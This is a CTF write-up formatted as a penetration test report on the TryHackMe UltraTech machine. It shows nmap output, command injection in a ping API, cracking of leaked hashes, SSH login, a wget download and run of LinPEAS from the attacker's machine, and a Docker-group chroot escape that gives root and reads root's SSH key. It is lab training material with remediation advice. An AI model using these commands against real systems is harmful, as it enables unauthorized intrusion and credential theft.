

PENETRATION TEST REPORT

TryHackMe- UltraTech CTF

GAURIKA KAPOOR

1.Executive Summary

A black-box penetration test was performed against the **UltraTech** machine hosted on the **TryHackMe** platform. The objective of the assessment was to identify security weaknesses within the target environment, obtain initial access, and successfully escalate privileges to achieve complete compromise of the system.

The assessment resulted in full compromise of the target machine. Multiple security weaknesses were identified throughout the engagement, including information disclosure, insecure credential storage, command injection, and Docker misconfiguration. These vulnerabilities were chained together to gain administrative access and ultimately obtain root privileges on the target host.

2.Scope and Methodology

2.1 Scope

ITEM	DETAILS
Target IP	10.49.146.26
Platform	Tryhackme
Assessment Type	Black-Box Pentest
OS	Linux

2.2 Methodology

The assessment followed a structured penetration testing methodology consisting of reconnaissance, enumeration, exploitation, post-exploitation, and privilege escalation. Industry-standard tools such as **Nmap**, **Burp Suite**, **Linux command-line utilities**, **LinPEAS**, and Docker enumeration techniques were used throughout the engagement to identify and exploit security weaknesses.

3.Reconnaissance

3.1. Nmap Scan

An initial Nmap scan was performed against the target host to identify accessible network services and determine the available attack surface. The scan revealed multiple open ports, including two HTTP services and an SSH service.

```

(kali@kali) ~[~/Downloads]
$ nmap -A -sC -sV -p- 10.49.146.26 --min-rate 10000
Starting Nmap 7.95 ( https://nmap.org ) at 2026-08-07 03:16 EDT
Nmap scan report for 10.49.146.26
Host is up (0.11s latency).
Not shown: 65531 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 3.0.5
22/tcp    open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.13 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|   3072 4d:be:57:7c:7b:83:15:d4:36:49:2b:7a:72:2c:01:85 (RSA)
|   256  e7:56:e4:da:54:90:19:5a:d2:82:12:fc:63:f3:5e:12 (ECDSA)
|_  256  d6:6d:8f:6e:16:be:b7:db:7d:6f:11:c3:0b:4f:5e:53 (ED25519)
8081/tcp  open  http     Node.js Express framework
|_ http-title: Site doesn't have a title (text/html; charset=utf-8).
|_ http-cors: HEAD GET POST PUT DELETE PATCH
31331/tcp open  http     Apache httpd 2.4.41 ((Ubuntu))
|_ http-title: UltraTech - The best of technology (AI, FinTech, Big Data)
|_ http-server-header: Apache/2.4.41 (Ubuntu)
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.95%E=4%D=8/7%OT=21%CT=1%CU=31684%PV=Y%D=3%DC=T%G=Y%TM=6A7586A9
OS:P=x86_64-pc-linux-gnu)SEQ(SP=102%GCD=1%ISR=109%TI=Z%CI=Z%II=I%TS=A)SEQ(
OS:SP=104%GCD=1%ISR=109%TI=Z%CI=Z%II=I%TS=A)SEQ(SP=107%GCD=1%ISR=107%TI=Z%CI=Z%TS=C)SEQ(SP=FE%GCD=1%ISR=104%TI=Z%CI=Z%II=I%TS=A)SEQ(SP=FE%GCD=1%ISR
OS:=108%TI=Z%CI=Z%II=I%TS=A)OPS(O1=M4E8ST11NW7%O2=M4E8ST11NW7%O3=M4E8NNT11N
OS:W7%O4=M4E8ST11NW7%O5=M4E8ST11NW7%O6=M4E8ST11)WIN(W1=F4B3%W2=F4B3%W3=F4B3
OS:%W4=F4B3%W5=F4B3%W6=F4B3)ECN(R=Y%DF=Y%T=40%W=F507%O=M4E8NNSNW7%CC=Y%Q=)T
OS:1(R=Y%DF=Y%T=40%S=O%A=S+%F=AS%RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y%DF=Y%T=40%W=0
OS:%S=A%A=Z%F=R%O=0%RD=0%Q=)T5(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=0%RD=0%Q=)T6
OS:(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=0%RD=0%Q=)T7(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%
OS:F=AR%O=0%RD=0%Q=)U1(R=Y%DF=N%T=40%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=
OS:G%RUD=G)IE(R=Y%DFI=N%T=40%CD=S)

Network Distance: 3 hops
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 80/tcp)
HOP RTT      ADDRESS
1   126.72 ms 192.168.128.1

```

Figure 1 – Nmap scan identifying open ports and services.

3.2. Attack Surface Identification

Following the network scan, the web services hosted on ports **80** and **8081** were manually inspected. The application running on port **8081** exposed additional functionality that was not available through the primary website and became the primary focus of further testing.




Figure 2 – Accessing the secondary web application hosted on TCP port 8081.

4. Enumeration

4.1 API Enumeration

Directory fuzzing the application identified an exposed API endpoint that accepted user-supplied input. Testing confirmed that the endpoint processed operating system commands internally, making it an interesting target for further investigation.




Figure 3 – Identifying the application's ping endpoint during API enumeration.

4.2 Authentication Endpoint Discovery

Further exploration of the application's API revealed an authentication endpoint responsible for validating user credentials. The endpoint disclosed useful application behaviour that assisted in understanding the application's authentication mechanism.




Figure 4 – Discovery of the auth API endpoint

4.3 robots.txt Enumeration

The **robots.txt** file was reviewed to identify hidden directories and application resources excluded from search engine indexing. This revealed additional paths that were not directly accessible through normal website navigation.




Figure 5 – Reviewing the robots.txt for hidden resources

4.4 Sitemap Enumeration

The sitemap was examined to enumerate publicly exposed application resources. Additional URLs were identified, expanding the application's attack surface and assisting further enumeration.




Figure 6 – Enumerating resources listed within the sitemap.

4.5 Information Disclosure

An exposed database file was identified during enumeration. Analysis of its contents revealed sensitive application data, including credential-related information that contributed to the subsequent compromise of the system.




Figure 7 – Discovery of an exposed database file.

5. Initial Exploitation

5.1 Command Injection

Testing of the application's ping functionality revealed that user-supplied input was not properly sanitized before being processed by the operating system.

By appending additional shell commands to the supplied input, arbitrary operating system commands could be executed successfully.

This confirmed the presence of a **Command Injection** vulnerability.




Figure 8 – Successful validation of the command injection vulnerability.




Figure 9– Enumerating sensitive files through command injection

5.2 Password Hash Analysis

The administrator password hash extracted from the exposed database was analysed using **CrackStation**, an online hash lookup service. The hash was successfully resolved, revealing the plaintext administrator password.

The recovered credentials were later used to authenticate to the application's administrative interface.





Figure 10– Cracking the hashes of the admin and r00t account.

6. Initial Access

6.1 Authentication to /Partners Portal

The recovered administrator credentials were used to authenticate successfully to the **/partners** portal. Access to this interface exposed additional functionality and sensitive information that was not accessible to unauthenticated users.




Figure 11 – Successful authentication to the /partners admin portal.

6.2 SSH Authentication as r00t

The cracked password was used for successful authentication which provided shell access as the **r00t** user.

```
(kali@kali)~/.Downloads
$ ssh r00t@10.49.146.26
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
r00t@10.49.146.26's password:
Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 5.15.0-139-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/pro

System information as of Fri 07 Aug 2026 07:44:04 AM UTC
System load: 0.0          Processes: 124
Usage of /: 38.3% of 19.51GB    Users logged in: 0
Memory usage: 36%          IPv4 address for ens5: 10.49.146.26
Swap usage: 0%
```

Figure 12 – Shell access as r00t.

7.Privilege Escalation

7.1 Local Enumeration

After obtaining a shell as the **r00t** user, local enumeration was performed to identify potential privilege escalation vectors. A temporary Python HTTP server was started on the attacker's machine to transfer the LinPEAS enumeration script.

```
(root@kali)~/.Downloads
# python3 -m http.server 8000
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
127.0.0.1 - - [07/Aug/2026 03:54:54] code 404, message File not found
127.0.0.1 - - [07/Aug/2026 03:54:54] "GET /) HTTP/1.1" 404 -
127.0.0.1 - - [07/Aug/2026 03:54:55] code 404, message File not found
127.0.0.1 - - [07/Aug/2026 03:54:55] "GET /favicon.ico HTTP/1.1" 404 -
127.0.0.1 - - [07/Aug/2026 03:55:00] "GET / HTTP/1.1" 200 -
127.0.0.1 - - [07/Aug/2026 03:55:14] code 404, message File not found
127.0.0.1 - - [07/Aug/2026 03:55:14] "GET /) HTTP/1.1" 404 -
127.0.0.1 - - [07/Aug/2026 03:55:20] "GET /index.html HTTP/1.1" 200 -
10.49.146.26 - - [07/Aug/2026 03:57:54] "GET /linpeas.sh HTTP/1.1" 200 -
```

Figure 13 – Python server started on attacker machine

7.2 Transferring and Executing LinPEAS

The LinPEAS privilege escalation script was downloaded from the attacker's system and executed to automate the enumeration of common Linux privilege escalation vectors.

```
r00t@ip-10-49-146-26:~$ wget http://10.114.77.38:8000/linpeas.sh
http://10.114.77.38:8000/linpeas.sh: Bad port number.
r00t@ip-10-49-146-26:~$ wget http://192.168.136.217:8000/linpeas.sh
--2026-08-07 07:57:53-- http://192.168.136.217:8000/linpeas.sh
Connecting to 192.168.136.217:8000 ... connected.
HTTP request sent, awaiting response... 200 OK
Length: 971926 (949K) [application/x-sh]
Saving to: 'linpeas.sh'

linpeas.sh          100%[=====>] 949.15K  4.32MB/s  in 0.2s

2026-08-07 07:57:53 (4.32 MB/s) - 'linpeas.sh' saved [971926/971926]

r00t@ip-10-49-146-26:~$ chmod +x linpeas.sh
r00t@ip-10-49-146-26:~$ ./linpeas.sh
```

Figure 14 – Downloading and executing the LinPEAS script.

7.3 Docker Environment Discovery

Analysis of the LinPEAS results revealed that the target system was operating within a **Docker environment**. The enumeration also highlighted Docker as a potential privilege escalation vector due to the user's permissions and the available Docker configuration.

```
Basic information
OS: Linux version 5.15.0-139-generic (buildd@lcy02-amd64-067) (gcc (Ubuntu 9.4.0-1ubuntu1-20.04.2) 9.4.0, GNU ld (GNU Binutils for Ubuntu) 2.34) #149-20.04.1-Ubuntu SMP Wed Apr 16 08:29:56 UTC 2025
User & Groups: uid=1001(r00t) gid=1001(r00t) groups=1001(r00t),116(docker)
hostname: ip-10-49-146-26
[+] /bin/ping is available for network discovery (LinPEAS can discover hosts, learn more with -h)
[+] /bin/bash is available for network discovery, port scanning and port forwarding (LinPEAS can discover hosts, scan ports, and forward ports. Learn more with -h)
[+] /bin/nc is available for network discovery & port scanning (LinPEAS can discover hosts and scan ports, learn more with -h)
```

Figure 14 – Docker environment identified by the script.

8.Privilege Escalation

8.1 Docker Privilege Escalation

Based on the LinPEAS findings, Docker was further investigated. A known **GTF0Bins Docker technique** was used to launch a privileged container and interact with the host filesystem.

This allowed the attacker's session to escape the container restrictions and obtain a root shell on the underlying host operating system.

COMMAND: docker run -v /:/mnt --rm -it <image> chroot /mnt /bin/sh

```
r00t@ip-10-49-146-26:~$ docker run -v /:/mnt --rm -it bash chroot /mnt /bin/sh
# whoami
root
# █
```

Figure 15 – Exploiting docker using GTF0Bins technique to obtain root shell.

EXPLANATION

The Docker command launches a container with elevated privileges while mounting the host filesystem. This technique allows commands to be executed with root privileges on the host, resulting in complete system compromise.

8.2 Retrieval of Root's Private SSH KEY

After obtaining root privileges, the root user's home directory was examined. The .ssh directory contained the **id_rsa** file, which represented the final objective of the challenge.

Successful retrieval of this file confirmed complete compromise of the target system.

```
# cd /root
# ls -la
total 60
drwx----- 10 root root 4096 Oct 26 2025 .
drwxr-xr-x 23 root root 4096 Aug 7 07:16 ..
-rw----- 1 root root 1136 Oct 26 2025 .bash_history
-rw-r--r-- 1 root root 3303 Oct 26 2025 .bashrc
drwx----- 2 root root 4096 Mar 22 2019 .cache
drwx----- 3 root root 4096 Oct 26 2025 .config
drwx----- 3 root root 4096 Mar 22 2019 .emacs.d
drwx----- 3 root root 4096 Mar 22 2019 .gnupg
drwxr-xr-x 5 root root 4096 Oct 26 2025 .npm
drwxr-xr-x 8 root root 4096 Oct 26 2025 .nvm
-rw-r--r-- 1 root root 161 Jan 2 2024 .profile
-rw----- 1 root root 0 Mar 22 2019 .python_history
drwx----- 2 root root 4096 Oct 26 2025 .ssh
-rw----- 1 root root 2212 Oct 26 2025 .viminfo
-rw-rw-rw- 1 root root 193 Mar 22 2019 private.txt
drwx----- 3 root root 4096 Oct 20 2025 snap
#

# cd .ssh
# ls -la
total 20
drwx----- 2 root root 4096 Oct 26 2025 .
drwx----- 10 root root 4096 Oct 26 2025 ..
-rw----- 1 root root 1347 Aug 7 07:16 authorized_keys
-rw----- 1 root root 1675 Mar 22 2019 id_rsa
-rw-r--r-- 1 root root 401 Mar 22 2019 id_rsa.pub
# cat id_rsa
-----BEGIN RSA PRIVATE KEY-----
REDACTED
-----
```

Figure 16 – Retrieving the final id_rsa key file from the .ssh directory.

9. Remediation Recommendations

- Validate and sanitize all user-supplied input to prevent command injection vulnerabilities.
- Remove sensitive files, including databases and configuration files, from publicly accessible web directories.
- Store passwords using strong hashing algorithms with appropriate salting and enforce robust password policies.
- Restrict access to administrative portals and implement multi-factor authentication where possible.
- Protect SSH private keys using strict file permissions and ensure they are never exposed to unprivileged users.
- Limit Docker access to trusted administrators only, as membership of the Docker group can effectively grant root-level privileges.
- Perform regular security assessments and configuration reviews to identify exposed resources and privilege escalation vectors.

10. Conclusion

The penetration test demonstrated how multiple vulnerabilities could be chained together to achieve complete system compromise. The assessment began with the discovery of a command injection vulnerability, which enabled further enumeration and exposure of sensitive application data. Recovering and cracking the administrator password provided access to the restricted **/partners** portal, where additional information led to SSH access as the **root** user. Subsequent local enumeration with LinPEAS identified an insecure Docker configuration that was successfully exploited using a GTFOBins technique to obtain a root shell. Finally, the required `id_rsa` file was retrieved from the root user's `.ssh` directory, confirming successful completion of the assessment.